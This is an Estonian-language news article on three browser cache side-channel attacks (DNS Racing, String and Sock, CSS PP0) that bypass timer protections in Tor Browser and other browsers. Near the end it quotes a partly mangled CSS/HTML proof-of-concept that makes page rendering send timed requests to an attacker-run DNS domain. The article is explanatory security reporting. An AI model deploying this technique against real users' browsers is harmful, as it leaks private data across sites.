

Rühm teadlasi mitmest Ameerika, Iisraeli ja Austraalia ülikoolist on välja töötanud kolm töötavat brauserite rünnakut, et hankida teavet protsessorikande sisu kohta. Üks meetod töötab brauserites ilma JavaScriptita, samas kui kaks ülejäänut mööduvad olemasolevatest kaitsemeetoditest kolmandate osapoolte rünnakute vastu, sealhulgas neid, mida kasutatakse Tor brauseris ja DeterFoxis. Rünnakute demonstreerimise kood ning rünnakuteks vajalikud serverikomponendid on avaldatud GitHubis.
Rünnakute kõigis versioonides kasutatakse kande sisu analüüsimiseks meetodit Prime+Probe, mis hõlmab kande täitmist standardsete väärtuste kogumiga ja muutuste määramist, mõõtes sellele juurde pääsemise aega korduvate täitmiste käigus. Brauserites olemasolevate kaitsemehhanismide, mis takistavad aja täpset mõõtmist, ületamiseks toimub kahes versioonis pöördumine ründaja kontrollitava DNS- või WebSocket-serveri poole, kus logitakse päringute saabumise ajad. Ühes variandis kasutatakse DNS-vastuse fikseeritud aega kui ajanäitena.

Ajavahemike mõõtmised, milles osalesid välised DNS- või WebSocket-serverid, osutusid masinõppel põhineva klassifitseerimissüsteemi rakendamisel piisavaks väärtuste ennustamiseks kuni 98% täpsusega optimiseeritud stsenaariumi korral (keskmiselt 80-90%). Rünnaku meetodeid testiti erinevatel riistvaraplatvormidel (Intel, AMD Ryzen, Apple M1, Samsung Exynos) ja need osutusid universaalseteks.

Esimeses versioonis rünnaku „DNS Racing“ raames kasutatakse klassikalist Prime+Probe meetodi teostust, mis kasutab JavaScripti massiive. Erinevused seisnevad välise DNS-põhise taimeri ja onerror käitleja rakendamises, mis aktiveerub katse korraldamisel piltide laadimiseks mittesobivast domeenist. Välise taimeri kasutamine võimaldab teostada Prime+Probe rünnakut brauserites, mis piiravad või keelavad täielikult JavaScripti taimeritele juurdepääsu.
DNS-serveri, mis asub samas Ethernet-võrgus, täpsus on hinnanguliselt umbes 2 ms, mis on piisav rünnakuks kõrvalkanalitelt (võrdluseks on tavalise JavaScripti taimeri täpsus Tor Brauseris alandatud 100 ms-ni). Rünnaku käigus ei ole DNS-serveri üle kontrolli vajalik, kuna operatsiooni täitmise aeg valitakse nii, et DNS-i vastuse aeg näitab varasemat lõpetamist (sõltuvalt sellest, kas on toimunud onerror töötleja aktiveerimine, järeldatakse, kui kiiresti kontrollimisoperatsioon on lõpule viidud vahemällu).
Teine rünnaku meetod "String and Sock" on suunatud kaitsemeetodite ületamisele, mis piiravad madala taseme massiivide kasutamist JavaScriptis. Selle asemel, et kasutada massiive, kasutatakse "String and Sock" puhul väga suurte stringide operatsioone, mille suurus on valitud nii, et muutuja katab kogu LLC (viimane taseme vahemälu). Edasi kasutatakse funktsiooni indexOf() stringis väikese alamsõne otsimiseks, mis algselt puudub algsest stringist, s.t. otsimisoperatsioon toob kaasa kogu stringi läbitöötamise. Kuna stringi suurus vastab LLC-vahemälu suurusele, võimaldab skaneerimine teha vahemälu kontrollimisoperatsiooni ilma massiividega manipuleerimata. Viivituste mõõtmiseks kasutatakse DNS-i asemel rünnakut taotleva WebSocket-serveriga - enne ja pärast stringi otsimise operatsiooni algust saadetakse päringud, mille alusel serveris arvutatakse viivitus, mida kasutatakse vahemälu sisu analüüsimiseks.
Kolmas rünnakumeetod «CSS PP0» on ellu viidud HTML-i ja CSS-i kaudu ning saab töötada brauserites, kus JavaScript on välja lülitatud. Meetod sarnaneb «String and Sock» meetodile, kuid ei ole seotud JavaScriptiga. Rünnaku käigus luuakse kogum CSS-selectoreid, mis otsivad vastavalt maskile. Algne suur string, mis täidab vahemälu, määratakse läbi div-tägi loomise, mille klassinimi on äärmiselt pikk. Selle sees asub hulk teisi div-e, igaühel oma identifikaator. Igaühe jaoks määratakse oma stiil, mille selektor otsib alamsõne. Lehe joonistamise ajal püüab brauser esmalt töödelda sisemisi div-e, mis toob kaasa suure stringi otsimise. Otsimine toimub eelnevalt teadmata maski järgi ja viib kogu stringi läbiviimiseni, mille tulemuseks on tingimuse «not» aktiveerimine ja katse laadida taustapilti, mis viitab juhuslikule. domeenid: <style> #pp:not([class*=’xjtoxg’]) #s0 {background-image: url(«https://qdlvibmr.helldomain.oy.ne.ro»);} #pp:not([class*=’gzstxf’]) #s1 {background-image: url(«https://licfsdju.helldomain.oy.ne.ro»);} … </style> <div id="»pp»" class="»строка," размером около мегабайта»> <div id="»s0″">X</div> <div id="»s1″">X</div> … </div>
Aladomeenid teenindatakse rünnaku DNS-serveris, mis suudab mõõta päringute vastamise viivitusi. Kõikidele päringutele DNS-server annab NXDOMAIN ja peab logi täpsest ajast, mil päringud saabuvad. Div-plete kogumi töötlemise tulemusena saadetakse rünnaku DNS-serverisse seeria päringuid, mille viivitused korreleeruvad vahemälu sisu kontrollimise tulemusega.
Allikas: opennet.ru
